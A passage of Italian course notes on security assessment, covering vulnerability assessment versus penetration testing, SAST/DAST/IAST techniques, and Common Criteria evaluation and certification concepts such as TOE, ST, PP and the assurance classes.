- **Falsi positivi:** uno strumento segnala vulnerabilità che in realtà non esistono. Questo può essere il caso di una falla o di un bug che esiste davvero, ma che non può essere sfruttato, oppure di un software che è stato patchato ma non viene distinto da quello non patchato (scanner di rete). I rapporti devono essere analizzati in modo critico, poiché potrebbero contenere falsi positivi. Il Penetration Testing è un modo per *discriminare i veri e i falsi positivi*.
- **Falsi negativi:** gli strumenti automatici potrebbero non segnalare alcune vulnerabilità esistenti. L'unico modo per limitare i falsi negativi è utilizzare più tecniche di analisi diverse. Dobbiamo essere consapevoli che i falsi negativi non possono essere eliminati completamente.

Test di penetrazione (PT)

È l'**identificazione delle vulnerabilità** di un sistema e il **tentativo di sfruttarle** per valutare quanto un aggressore può ottenere da un attacco. È tipicamente una tecnica a scatola nera. Include una forma di valutazione delle vulnerabilità, quindi può essere considerata anche una fase preliminare del test di penetrazione. Il Penetration Testing non si limita a capire se alcune vulnerabilità possono essere realmente sfruttate, ma, supponendo che possano essere sfruttate, vogliamo sapere cosa guadagna un attaccante e quali impatti ha questa vulnerabilità. Secondo questa definizione, le prime fasi sono come una valutazione della vulnerabilità in scatola nera e per farlo si possono usare sia tecniche statiche che dinamiche. Ad esempio, tutte le tecniche che analizzano staticamente i binari sono tecniche statiche compatibili con l'approccio black-box, poiché il codice non è in esecuzione. Dopo la valutazione iniziale si cercherà di sfruttare le vulnerabilità trovate. Alla fine, verranno creati dei **rapporti**. Il rapporto risponderà alle seguenti domande:

- **quali vulnerabilità potrebbero essere sfruttate?**
- **Cosa si è guadagnato con questi exploit?**
- **Come si potrebbe migliorare la sicurezza?**

Qui c'è una tabella che mostra le differenze tra Vulnerability Assessment e Penetration Testing.

VA	PT
Reports all found vulnerabilities	Reports vulnerabilities that can be exploited and what can be gained
Mostly based on automated tools	Mostly based on manual activities
Easy to do	Requires high expertise
Often done by internal personnel	Often outsourced
Cheap	Expensive
Performed frequently (whenever significant changes occur)	Performed more rarely or when more accurate analysis is needed

Esiste un metodo standard per eseguire i test di penetrazione. Descrive il PT come un'attività che attraversa diverse fasi:

- **Pre-Engagement:** come la pianificazione della VA, ma qui c'è più da discutere, dato che il PT è più invadente di VA e potrebbe interrompere il servizio (quindi è meglio evitarlo).
- **Raccolta di informazioni:** raccogliere alcune informazioni come nel caso VA. In genere è limitata.
- **Modellazione delle minacce:** analisi preliminare che precede l'analisi delle vulnerabilità e che si basa sulle informazioni raccolte. Ad esempio, informazioni sugli asset dell'azienda. In questa fase il penetration tester cerca di capire, dati gli asset e ciò che è disponibile pubblicamente, quali sono i possibili modi in cui il sistema potrebbe essere attaccato.
- **Analisi delle vulnerabilità:** effettuata per creare il modello di thread precedente. Fornirà un elenco di possibili vulnerabilità.
- **Sfruttamento:** cerca di sfruttare le vulnerabilità. Il penetration tester cercherà di sfruttare prima le vulnerabilità che possono avere l'impatto maggiore.
- **Post-Exploitation:** cerca di trarre vantaggio dallo sfruttamento effettuato. Queste ultime due fasi vengono eseguite in loop, poiché possono fornire informazioni per sfruttare un'altra vulnerabilità.
- **Reporting:** creare report che rispondano alle domande precedenti.

Tecniche per le applicazioni software

Passiamo ad altre tecniche specifiche per le applicazioni software. Ora stiamo spostando l'attenzione dai sistemi in rete e dalle relative applicazioni alle applicazioni software. La sicurezza è rilevante per le applicazioni distribuite. Ci concentriamo su un software che può essere installato in molti luoghi e ambienti diversi e non su un singolo hardware. Queste tecniche possono essere applicate in tutto il processo di sviluppo: **Revisione del codice, analisi statica del codice e test di sicurezza** (*analisi dinamica della sicurezza*). Naturalmente, questo tipo di analisi può essere utilizzato anche come parte di valutazioni a livello di sistema, ma può anche essere indipendente.

Analisi statica del codice

È l'analisi statica del codice software e può essere eseguita in entrambi i modi:

- **White-box** => *codice sorgente* - Tipicamente utilizzato per supportare le revisioni del codice.
- **Black-box** => *binari* - es. decompilatori

Quando si esegue l'analisi statica del codice, vengono eseguiti diversi tipi di analisi, in genere dallo stesso strumento di analisi. Alcune di queste analisi sono semplici e fanno parte di ciò che fa un compilatore, ma invece di fornire solo avvisi ed errori forniscono informazioni sulla sicurezza. I tipi di analisi sono:

- **Tipo Controllo**
- **Controllo di stile:** alcune regole per fornire un buon codice per diversi linguaggi di programmazione
- **Comprensione e navigazione del programma:** analizzare il codice (ad esempio, navigare dalla funzione alla sua definizione).
- **Verifica formale automatizzata** (basata su modelli)
 - *Controllori di modelli*
 - *Prove di teorema*
 - *Analizzatori di controllo/flusso di dati:* utilizzati dai normali compilatori, ad esempio se una variabile non è stata inizializzata.
- **Esecuzione simbolica:** non si tratta di una vera e propria esecuzione, ma di una sorta di previsione di ciò che può accadere quando il programma viene eseguito.

Tecniche di verifica della sicurezza delle applicazioni

Esistono anche tecniche di analisi dinamica delle applicazioni software. In questo caso ci sono gli **Application security tester**, strumenti che eseguono alcuni test sul software per scoprire le vulnerabilità. Sono chiamati anche *scanner di vulnerabilità delle applicazioni* perché sono come gli scanner di un sistema in rete, ma analizzano un'applicazione. Richiedono che l'applicazione sia attiva e funzionante. Due tecniche importanti in questo settore sono:

- **Fuzzing:** generare input randomizzati per cercare di innescare un comportamento inatteso del software (ad esempio, un crash o un errore). Questo viene fatto perché se i test vengono eseguiti sul software nel modo consueto, non siamo interessati a testare molti casi diversi che non vengono ispezionati. Ad esempio, se un dato di input è un numero intero che dovrebbe essere positivo, si può testare con un numero positivo, uno 0 e un numero negativo, ma forse la vulnerabilità viene attivata con un particolare valore negativo e non, ad esempio, con -1.
- **Proxy:** come lo scanner, ma emula gli attacchi man-in-the-middle. Può tentare, ad esempio, di sovvertire la comunicazione tra client e server. Per le applicazioni Web esiste una classe di strumenti chiamati *vulnerability scanner*, specializzati nell'esecuzione di questo tipo di attacchi ai sistemi basati sul Web.

Altri tipi di tecniche sono abilitati dai **debugger**. Offrono funzionalità utili per l'analisi e lo sfruttamento delle vulnerabilità (ad esempio, durante il PT). Gli strumenti di test di sicurezza possono utilizzare *tecniche di analisi statica* per **trovare buoni input di test** (esecuzione simbolica e concolica). Durante il fuzzing gli input sono randomizzati, ma a volte può essere meglio capire attraverso l'analisi statica cosa può essere più pericoloso per il sistema e utilizzare tipi specifici di input.

Terminologia: Tecniche di analisi per le applicazioni

Quando si parla di tecniche di valutazione della sicurezza del software, di solito si trovano questi acronimi:

- **SAST (Test statico di sicurezza delle applicazioni)**
 - Per test si intende qualcosa di più generale, più simile a ciò che chiamiamo verifica, e comprende test reali e **analisi statica white-box** del codice sorgente. Esempi: PVS Studio, Coverity, FindSecBugs.
- **DAST (Dynamic Application Security Testing)**
 - Quello che in realtà chiamiamo test, poiché esegue un'analisi dinamica black-box (scansione delle vulnerabilità). Esempi: OWASP ZAP, Acunetix
- **IAST (Interactive Application Security Testing)**
 - In questo caso si tratta di una sorta di via di mezzo tra statica e dinamica. In realtà si tratta più propriamente di una tecnica dinamica, poiché funziona con il software in esecuzione, ma include una parte significativa di analisi statica. Esempi: Acusensor, Contrast Assess, Glass Box Appscan.

SAST vs DAST

Nell'approccio statico è possibile trovare più vulnerabilità, ma anche più falsi positivi rispetto a quelli che si possono trovare con DAST (poiché osserviamo il sistema in esecuzione). Le analisi statiche tipicamente utilizzate sono più conservative, poiché tendono a dare più falsi positivi rispetto a strumenti simili utilizzati per l'analisi classica (ad esempio, errori funzionali). L'altra differenza è che DAST può essere utilizzato

SAST	DAST
Find more vulnerabilities	Find less vulnerabilities
More false positives	Less false positives
Used in all development stages	Used in the last development stages
Can provide info on the cause of vulnerability (code line)	Cannot provide info on the cause of vulnerability (black-box)
Coverage of libraries is an issue	
Each tool applies to only some languages/frameworks	Independent of language/technology used to develop application
May be time-consuming	

solo nelle ultime fasi di sviluppo, mentre SAST può essere utilizzato in tutte le fasi di sviluppo. Con SAST otteniamo maggiori informazioni sulla vulnerabilità, poiché possiamo avere la linea di codice in cui si trova la vulnerabilità,

mentre questo non è possibile con DAST. Il problema di SAST sono le librerie, poiché spesso non offrono il codice sorgente. SAST, poiché analizza il codice sorgente, può essere applicato solo ad alcuni linguaggi, mentre DAST è indipendente dal codice sorgente. SAST utilizza algoritmi sofisticati e può richiedere tempo.

IAST

Concetto relativamente recente che cerca di combinare analisi statiche e dinamiche. È stato introdotto perché le moderne applicazioni software sono piuttosto complesse (soprattutto le applicazioni web) e composte da molti componenti di terze parti (che sono un problema in SAST). L'idea è quella di utilizzare un approccio dinamico, ma allo stesso tempo di sfruttare l'analisi statica. Le idee principali sono:

- L'agente fornito dallo strumento viene aggiunto al sistema in esecuzione ed **eseguito all'interno di un'applicazione in esecuzione.** (*strumentazione del codice*, significa che non si esegue il codice distribuito ma quello con questo agente)
- L'agente **ha accesso al codice e a tutti i dettagli di esecuzione, ma viene analizzato solo il codice che viene attivato.** Mentre guarda il codice in esecuzione, l'agente può eseguire un'analisi statica.
- L'agente **può funzionare in modo continuo** (anche durante il funzionamento)
- I **report sono live** (generati/aggiornati continuamente)

Il vantaggio di utilizzare questi strumenti è che **trovano molte vulnerabilità** (come SAST) e possono evitare alcuni dei falsi positivi segnalati da SAST. Sono anche molto veloci e scalabili (ottimi per le dev-sec-ops). I contro sono che questi strumenti non sono ancora disponibili per nessun linguaggio/framework e non sono ancora ampiamente conosciuti e adottati.

L'agente è un componente software specifico che viene aggiunto all'interno di un'applicazione in esecuzione per monitorare il suo comportamento e condurre analisi relative alla sicurezza

Standard di valutazione e certificazione della sicurezza

Garanzia di sicurezza e fiducia

Grazie alle tecniche di valutazione della sicurezza possiamo costruire sistemi sempre più sicuri. Quindi, la sicurezza può essere valutata, ma come si può **misurare** la sicurezza raggiunta? Come può un utente **fidarsi** della sicurezza di un prodotto? Sono necessarie alcune *metriche* per la **garanzia di sicurezza** (fiducia che un'entità soddisfi i suoi requisiti di sicurezza) e modi per **certificare** la sicurezza, il che significa fornire **prove** credibili che la sicurezza è stata raggiunta nella misura richiesta e deve essere verificata da **terze parti indipendenti e fidate**. Solo in questo modo l'utente può fidarsi della sicurezza di un prodotto.

Per ottenere la garanzia sono necessarie alcune **tecniche di garanzia** (illustrate nei paragrafi precedenti):

- Utilizzo di meccanismi di sicurezza
- Utilizzo di una metodologia di sviluppo
- Utilizzo di tecniche di valutazione della sicurezza

In generale, le tecniche di garanzia possono essere classificate come **formali** (modelli matematici), **semi-formali** e **informali** (senza modelli matematici), quindi con un diverso livello di rigore. Vengono applicate a diverse fasi di sviluppo: *garanzia della politica*, *garanzia della progettazione*, *garanzia dell'implementazione*, *garanzia operativa*.

La **valutazione** si basa su quali e quante tecniche di assurance sono state impiegate, il cosiddetto **assurance effort**, e su quali **risultati** sono stati ottenuti. Ad esempio, se introduco dei test di sicurezza, quanti test sono stati superati?

La **certificazione** di sicurezza si basa sull'*evidenza delle tecniche/risultati di sicurezza impiegati*, sull'*evidenza della metodologia di valutazione* (per rendere i certificati comparabili) e sull'*indipendenza/accreditamento dei valutatori*.

Se ognuno esegue il proprio tipo di valutazione e misurazione della sicurezza, non c'è modo di confrontare i risultati. Per rendere comparabili le certificazioni e le valutazioni, esistono alcuni standard di valutazione della sicurezza, come ad esempio:

- Per la **valutazione del prodotto**
 - *Common Criteria (CC)* e i suoi predecessori (utilizzati anche per la certificazione)
- Per la **valutazione del processo**
 - *Modello di maturità delle capacità di ingegneria della sicurezza dei sistemi (SSE-CMM)*

Criteri comuni (CC)

Systems Security Engineering Capability Maturity Model

È uno **standard di valutazione della sicurezza** informatica. Nasce dalla fusione di standard nazionali simili (Canada, Francia, Germania, ...) ed è anche standardizzato dall'ISO. Iniziamo a vedere gli obiettivi del CC. Essi riguardano la valutazione e la certificazione della sicurezza, ma sono un **riferimento** che cerca di non essere troppo restrittivo su come la valutazione e la certificazione dovranno essere fatte, ma introduce diversi vincoli in modo che i certificati e le valutazioni finali siano sufficientemente comparabili. Anche in questo caso, gli obiettivi sono:

- Fornire un **riferimento standard comune** per la valutazione/certificazione della sicurezza dei sistemi IT.
- Per consentire la **comparabilità tra i risultati** di valutazioni di sicurezza indipendenti

Questi obiettivi si raggiungono **fornendo un approccio standard/uniforme** alla valutazione/certificazione. Per quanto riguarda la metodologia di valutazione, essa è **parzialmente vincolata** (in qualche modo libera), quindi non è inclusa nel primo punto. Infine, si ottiene fornendo anche un modo standard di esprimere i **requisiti di sicurezza** e il **livello di garanzia**, perché il punto è che se ci sono modi diversi di esprimere le proprietà non c'è comparabilità.

L'approccio dei CC è quello di non essere troppo restrittivo, ricordando che i CC sono solo criteri. NON definiscono un particolare *processo di sviluppo* (ma i CC si riferiscono semplicemente alle fasi di sviluppo tipiche di tutti i processi di sviluppo), una particolare *metodologia di valutazione* (vengono forniti solo alcuni vincoli) o un particolare *quadro normativo* (definito da ciascun Paese e non dai CC; ci sono diversi aspetti legati alle certificazioni che devono essere regolamentati in qualche modo, come ad esempio il modo in cui un'azienda può essere accreditata per rilasciare certificazioni).

Per quanto riguarda la metodologia, se si esamina il documento standard CC non esprime affatto le metodologie, ma queste sono espresse in un altro documento allegato che definisce una *metodologia di valutazione* comune denominata **Common Methodology for Information Technology Security Evaluation (CEM)**. Secondo questo documento, esiste un'azione minima che i valutatori devono intraprendere. Come abbiamo detto in precedenza, ogni nazione definisce il proprio quadro normativo chiamato **Schema di valutazione**. Per effettuare qualsiasi valutazione e certificazione, secondo il CC, è necessario avere una *metodologia di valutazione e uno schema di valutazione*. La metodologia di valutazione deve rispettare le linee guida indicate nel documento CEM.

Osservando la struttura del CC possiamo individuare alcune parti:

- **Parte 1: Introduzione e modello generale**
 - Concetti generali e principi di valutazione della sicurezza informatica, modello generale di valutazione, costrutti per la scrittura di specifiche di alto livello.
- **Parte 2: Requisiti funzionali di sicurezza**
 - Modo standard di esprimere i requisiti **funzionali** di sicurezza
- **Parte 3: Requisiti di garanzia della sicurezza**
 - Modo standard di esprimere i requisiti **di garanzia** della sicurezza

Requisiti di Sicurezza (Security Requirements):
I requisiti di sicurezza definiscono le funzionalità e le contromisure di sicurezza richieste per un prodotto o un sistema.

Requisiti di Garanzia (Assurance Requirements):
I requisiti di garanzia sono orientati alla verifica e all'assicurazione che i requisiti di sicurezza siano stati implementati correttamente e che il prodotto o il sistema sia progettato, implementato e operato in modo sicuro.

Passiamo ai diversi aspetti regolamentati dalla norma, partendo dall'organizzazione generale di una valutazione/certificazione, quindi da come si svolge secondo questa norma. Ma prima dobbiamo capire alcuni concetti chiave:

- **Target of Evaluation (TOE):** è il prodotto da valutare. Può essere un sistema o un componente di un sistema, di qualsiasi tipo come software, hardware, firmware (o una combinazione di tipi). Oltre a questo, può essere presente anche una guida, ovvero le regole di utilizzo del componente. È importante perché ci si aspetta che il prodotto venga usato in un modo particolare e se non lo si usa come specificato nella guida non si otterrà lo stesso livello di garanzia.
 - Esempi: un sistema operativo, un'applicazione software, un'applicazione software in esecuzione su un sistema operativo specifico, ecc.
- Nel definire il TOE, è necessario definire anche i **requisiti funzionali di sicurezza attesi** (SFR) e i **requisiti di sicurezza (SAR)**.
- **Funzionalità di sicurezza TOE (TSF)**
 - Per raggiungere i requisiti, saranno introdotti nel TOE alcuni meccanismi di sicurezza, che sono chiamati TSF. In pratica, si tratta di parti del TOE su cui si deve fare affidamento per la corretta applicazione degli SFR (essenziali). Ad esempio, il modo in cui l'applicazione gestisce l'autenticazione è un TSF.
- **Profilo di protezione (PP)**
 - Un insieme di requisiti di sicurezza indipendenti dall'implementazione (più generali) per una categoria di TOE che soddisfano esigenze specifiche dei consumatori. Hanno validità generale per una classe di sistemi (più generale di ST).
- **Obiettivo di sicurezza (ST)**
 - L'insieme dei requisiti e delle specifiche di sicurezza da utilizzare come base per la valutazione di un TOE identificato. Si tratta di un TOE specifico. L'ST può fare riferimento a PP ed esprimere solo proprietà di sicurezza aggiuntive che non sono già presenti nel profilo.

I SAR (Security Assurance Requirements) sono requisiti che definiscono il livello di sicurezza richiesto per il Target of Evaluation (TOE) durante il processo di valutazione Common Criteria.

In sintesi, le TSF sono le componenti specifiche implementate all'interno del TOE che contribuiscono alla sua sicurezza, mentre gli ST sono insiemi di requisiti di sicurezza astratti che un TOE deve soddisfare per essere valutato come sicuro.

Le TSF sono il "come" specifico della sicurezza, mentre gli ST sono il "cosa" che un TOE deve raggiungere in termini di sicurezza.

ST = insieme di requisiti di sicurezza usati per valutare il TOE

TSF = implementazione dei ST

- I requisiti stessi possono essere valutati, anche senza un TOE (prodotto) correlato. Ad esempio, se si crea un PP, è possibile valutare il PP. Si usa solo per verificare l'autoconsistenza. La valutazione più comune è **ST+TOE** (l'obiettivo della valutazione e l'espressione dei suoi requisiti di sicurezza).


Obiettivo CC della valutazione TOE+ST

sufficiency correctness

Lo scopo della valutazione è quello di valutare la **sufficienza** e la **correttezza** delle TSF (funzionalità di sicurezza) adottate per soddisfare i requisiti di sicurezza. La **sufficienza** è la fiducia che la TSF, se assunta corretta, sia sufficiente a soddisfare i requisiti, mentre la **correttezza** è la fiducia che la TSF sia corretta.

Significa anche che non ci sono vulnerabilità o che le vulnerabilità sono state ridotte al minimo o che esistono meccanismi di monitoraggio per riconoscere e bloccare i tentativi di sfruttare una vulnerabilità.

L'immagine mostra come si svolgono la valutazione e la certificazione. C'è una fase in cui c'è una **valutazione**, in cui risultati vengono approvati e certificati. In questa valutazione si valuta la **sufficienza** e la **correttezza** della TSF rispetto ai requisiti. Gli input del processo di valutazione sono **PP+ST+TOE+prove di valutazione**.



L'evidenza della valutazione può essere, ad esempio, la documentazione dei test e di ciò che è stato fatto

sul TOE (il prodotto sviluppato). La valutazione non è solo documentale, ma può anche implicare l'esecuzione di alcuni test, controlli e verifiche supplementari, a seconda del livello da raggiungere. Nei requisiti di sicurezza ci saranno anche **requisiti di garanzia**: più alto è il livello di garanzia in cui si vuole certificare il prodotto, più alto sarà il numero di attività indipendenti svolte durante la valutazione. Infine, la valutazione avrà come input anche il *CC*, la *metodologia* da utilizzare per la valutazione e lo *schema di valutazione* del Paese. L'ultima fase, *approvare/certificare*, è una verifica dei risultati della valutazione, che consiste nel *controllo dei documenti*. Dopo questo controllo, il certificato viene rilasciato e viene inviato al *Registro dei Certificati*.

Accordo di riconoscimento CC (CCRA)

Non tutti i Paesi dispongono di quadri normativi per eseguire questo tipo di valutazione e certificazione. I Paesi che in qualche modo partecipano a questo tipo di attività devono firmare un accordo chiamato *CC Recognition Arrangement (CCRA)*. In base a questo accordo, i Paesi sono classificati in due gruppi:

- Le **Nazioni autorizzatrici** (*produttrici di certificati*) possono produrre certificati riconosciuti secondo il *CC*. Hanno sviluppato un proprio schema di valutazione per accreditare i laboratori che eseguono le valutazioni CC.
- Le **Nazioni consumatrici** (*che consumano certificati*) non hanno un proprio schema di valutazione, ma vogliono riconoscere le valutazioni CC fatte da altri Paesi.

Tutte le nazioni firmatarie del *CCRA* riconoscono i risultati delle valutazioni effettuate dalle nazioni autorizzatrici. L'Italia è una delle Nazioni Autorizzatrici e lo Schema Nazionale è gestito dall'OCSI (Organismo di Certificazione della Sicurezza Informatica).


L'unità più piccola da valutare è l'**elemento funzionale**, che fa parte di un **componente** che è *un singolo requisito*. Tutti i requisiti con lo stesso obiettivo sono chiamati **famiglie**. L'insieme di diverse famiglie è una **classe**.

Classificazione dei requisiti funzionali di sicurezza

Il passo successivo consiste nell'esaminare il modo in cui i requisiti e i livelli di garanzia sono specificati secondo lo standard.

Iniziamo con i requisiti funzionali di sicurezza. In CC esiste una *classificazione dei requisiti di sicurezza*.

La classificazione avviene partendo dalla definizione di diverse **classi** (macro-gruppi di requisiti di sicurezza). In ogni classe c'è un secondo livello di classificazione, chiamato **famiglie** di requisiti. All'interno di ogni famiglia ci sono requisiti che hanno lo stesso obiettivo, ma sono diversi tra loro. All'interno di ogni famiglia c'è un terzo livello di classificazione chiamato **componenti**. Un componente è un *singolo requisito* che può



essere inseriti in un PP o in un ST. Ciò significa che un PP/ST viene costruito raccogliendo i componenti di questa gerarchia di requisiti. All'interno di ogni componente ci sono gli **elementi funzionali**, che sono la più piccola unità da valutare. Un componente può richiedere uno o più elementi funzionali. In genere, questi elementi possono essere alternativi (in modo da sceglierne uno piuttosto che un altro) o possono essere selezionati più di uno. Quando si valuta un componente, ogni elemento funzionale può essere valutato separatamente con risultati diversi.

Esempio

- **Classe "Identificazione e autenticazione" (AFI)**
 - **Famiglia "Autenticazione utente" (UAU)**
 - **Componenti**
 - FIA_UAU.1 Tempistica dell'autenticazione, consente a un utente di eseguire determinate azioni prima di l'autenticazione dell'identità dell'utente.
 - FIA_UAU.2 Autenticazione dell'utente prima di qualsiasi azione, richiede che gli utenti si autentichino prima che qualsiasi azione sia consentita dalla TSF.
 - FIA_UAU.3 Autenticazione non falsificabile, richiede che il meccanismo di autenticazione sia in grado di rilevare e impedire l'uso di dati di autenticazione falsificati o copiati.
 - **Elementi funzionali**
 - FIA_UAU.3.1 La TSF deve [rilevare/impedire] l'uso di dati di autenticazione che sono stati falsificati da qualsiasi utente della TSF.
 - FIA_UAU.3.2 La TSF deve [rilevare/impedire] l'uso di dati di autenticazione copiati da qualsiasi utente della TSF.

Esistono molte classi diverse, che coprono tutti i requisiti di sicurezza importanti che di solito si hanno in un sistema, come ad esempio: FAU - Audit di sicurezza, FCO - Comunicazione, FCS - Supporto crittografico, FDP - Protezione dei dati dell'utente, FPR - Privacy, e così via...

Requisiti di garanzia


I requisiti di garanzia rappresentano misure o indicatori utilizzati per valutare il grado in cui un sistema o un prodotto soddisfa i requisiti di sicurezza e funzionalità previsti. Questi requisiti di garanzia sono fondamentali per verificare che il prodotto risponda agli standard di sicurezza richiesti, svolgendo anche attività aggiuntive indipendenti di test e verifica.

Le tecniche illustrate nel CC sono numerose e corrispondono a tutti i diversi tipi di tecniche che possiamo utilizzare per migliorare il livello di garanzia. Alcuni esempi sono:

- **Analisi e verifica dei processi e delle procedure**
 - Ha a che fare con i processi e le procedure utilizzate per sviluppare un prodotto, quindi ha a che fare con alcune attività svolte durante lo sviluppo.
- **Verifica dell'applicazione dei processi e delle procedure**
- **Analisi della corrispondenza tra le rappresentazioni del progetto TOE**
 - Verificare la corrispondenza tra progettazione e realizzazione
- **Analisi della rappresentazione del progetto TOE rispetto ai requisiti**
- **Verifica delle prove**
 - Soprattutto se si applicano metodi formali, vengono fornite alcune prove che dimostrano che alcune corrispondenze sono state verificate.
- **Analisi dei documenti di orientamento**
 - I manuali d'uso specificano come deve essere utilizzato il sistema. Possono essere analizzati per verificarne l'adeguatezza.
- **Analisi dei test funzionali sviluppati e dei risultati forniti**
 - Analisi dei test già effettuati e dei risultati ottenuti. Viene fornita dagli sviluppatori e può essere ripetuta dai valutatori.
- **Test funzionali indipendenti**
 - Test aggiuntivi effettuati dal valutatore
- **Analisi delle vulnerabilità e test di penetrazione**
 - Tecniche di valutazione che possono essere effettuate sul prodotto


Utilizzando queste tecniche, miglioriamo il livello di garanzia. Esiste un modo in CC per misurare in che misura il livello di garanzia è stato migliorato. Si tratta di misurare quante e quali di queste tecniche sono state utilizzate.

Per la stessa tecnica è possibile applicarla in modi diversi, che daranno luogo a livelli di garanzia diversi. È possibile misurare lo sforzo di assurance quando si utilizza una tecnica di assurance. Può essere misurato secondo tre dimensioni: **rigore, profondità e portata**. Da un lato è possibile applicare una tecnica di assurance con più o meno rigore: ad esempio, quando si verifica la corrispondenza tra specifiche e progetto o tra progetto e implementazione, si può utilizzare un metodo formale, semi-formale o informale. Per quanto riguarda l'ambito, è possibile applicare questo tipo di controllo a una parte più o meno grande del sistema in fase di valutazione. Infine, la profondità rappresenta il livello di dettaglio con cui viene svolto il lavoro.



Classificazione dei requisiti di garanzia

L'elenco delle tecniche che abbiamo visto è contenuto nel CC e classificato in un modo che è totalmente come come requisiti funzionali. Anche in questo caso esiste il concetto di **classe**, **famiglia** (insieme di requisiti di garanzia con lo stesso obiettivo), **componente** (singolo requisito) composto da **elementi di garanzia**. Questi elementi di garanzia, che possono essere valutati singolarmente, corrispondono a diversi tipi di elementi. Possiamo avere l'**azione dello sviluppatore**



(qualcosa che lo sviluppatore deve fare durante lo sviluppo), l'**evidenza** che deve essere fornita, ad esempio, dallo sviluppatore che alcune azioni sono state intraprese e, infine, l'**azione del valutatore** che deve fare, ad esempio, **test supplementari**. Anche in questo caso, il componente può essere selezionato e inserito nel PP/ST, in modo che alla fine il ST e il PP abbiano un mix di componenti. In base ai componenti inclusi e agli elementi di garanzia all'interno di questi componenti, questo mix determinerà il livello di garanzia del prodotto. Il risultato sarà un numero che misurerà il livello di garanzia.

Esempio

- **Classe** "Valutazione della vulnerabilità" (AVA)
 - **Famiglia** "Analisi delle vulnerabilità" (VAN)
 - **Componenti**
 - AVA_VAN.1 Indagine sulle vulnerabilità, il valutatore esegue un'indagine sulle vulnerabilità e un test di penetrazione per confermare. (*Livello di garanzia inferiore*)
 - AVA_VAN.2 Analisi delle vulnerabilità, il valutatore esegue un'analisi delle vulnerabilità e un test di penetrazione per confermare. (*migliore del precedente e così via*).
 - **Elementi di garanzia**
 - AVA_VAN.2.1D Lo sviluppatore deve fornire il TOE per il collaudo.
 - AVA_VAN.2.1C Il TOE deve essere adatto a testare
 - AVA_VAN.2.1E Il valutatore deve confermare che le informazioni soddisfa tutti i requisiti di prova
 - AVA_VAN.2.2E Il valutatore deve effettuare una ricerca nel dominio pubblico
 - fonti per trovare vulnerabilità nel TOE
 - AVA_VAN.2.3E Il valutatore deve eseguire una valutazione indipendente di VA
 - AVA_VAN.2.4E Il valutatore deve condurre PT (potenziale di attacco)

di base) L'ultimo carattere dice se si tratta di un'azione dello sviluppatore (D) e di una prova o di un'azione del valutatore (E).

Alcune classi sono **APE - PP Evaluation**, **ACE - PP Configuration Evaluation**, **ASE - ST Evaluation**, **ADV - Development** (tutte le tecniche di garanzia applicate durante lo sviluppo), **AGD - Guidance Documents**, **ALC - Life-Cycle Support**, **ATE - Tests**, **AVA - Vulnerability Assessment**, **ACO - Composition** (quando si desidera comporre insieme diversi sottosistemi che hanno già una certificazione).

La classe di sviluppo (ADV)

Questo è l'elenco delle famiglie:

- **ADV_ARC**: lo sviluppatore deve fornire una descrizione dell'**architettura di sicurezza della TSF**.
- **ADV_FSP**: lo sviluppatore deve fornire una descrizione delle **specifiche funzionali delle interfacce della TSF** (6 componenti con livelli crescenti di dettaglio e rigore). Se vengono fornite, sarà meno probabile che vengano commessi errori nell'implementazione di questi meccanismi (aumentando il livello di garanzia).
- **ADV_IMP**: lo sviluppatore deve fornire una **rappresentazione dell'implementazione del TSF** in una forma che possa essere analizzata (2 componenti. La più alta richiede una mappatura completa e la dimostrazione della corrispondenza con il progetto TOE)
- **ADV_INT**: lo sviluppatore deve **progettare e implementare TSF con interni ben strutturati** e complessità minima (2 componenti, il numero dipende dai diversi livelli di rigore)
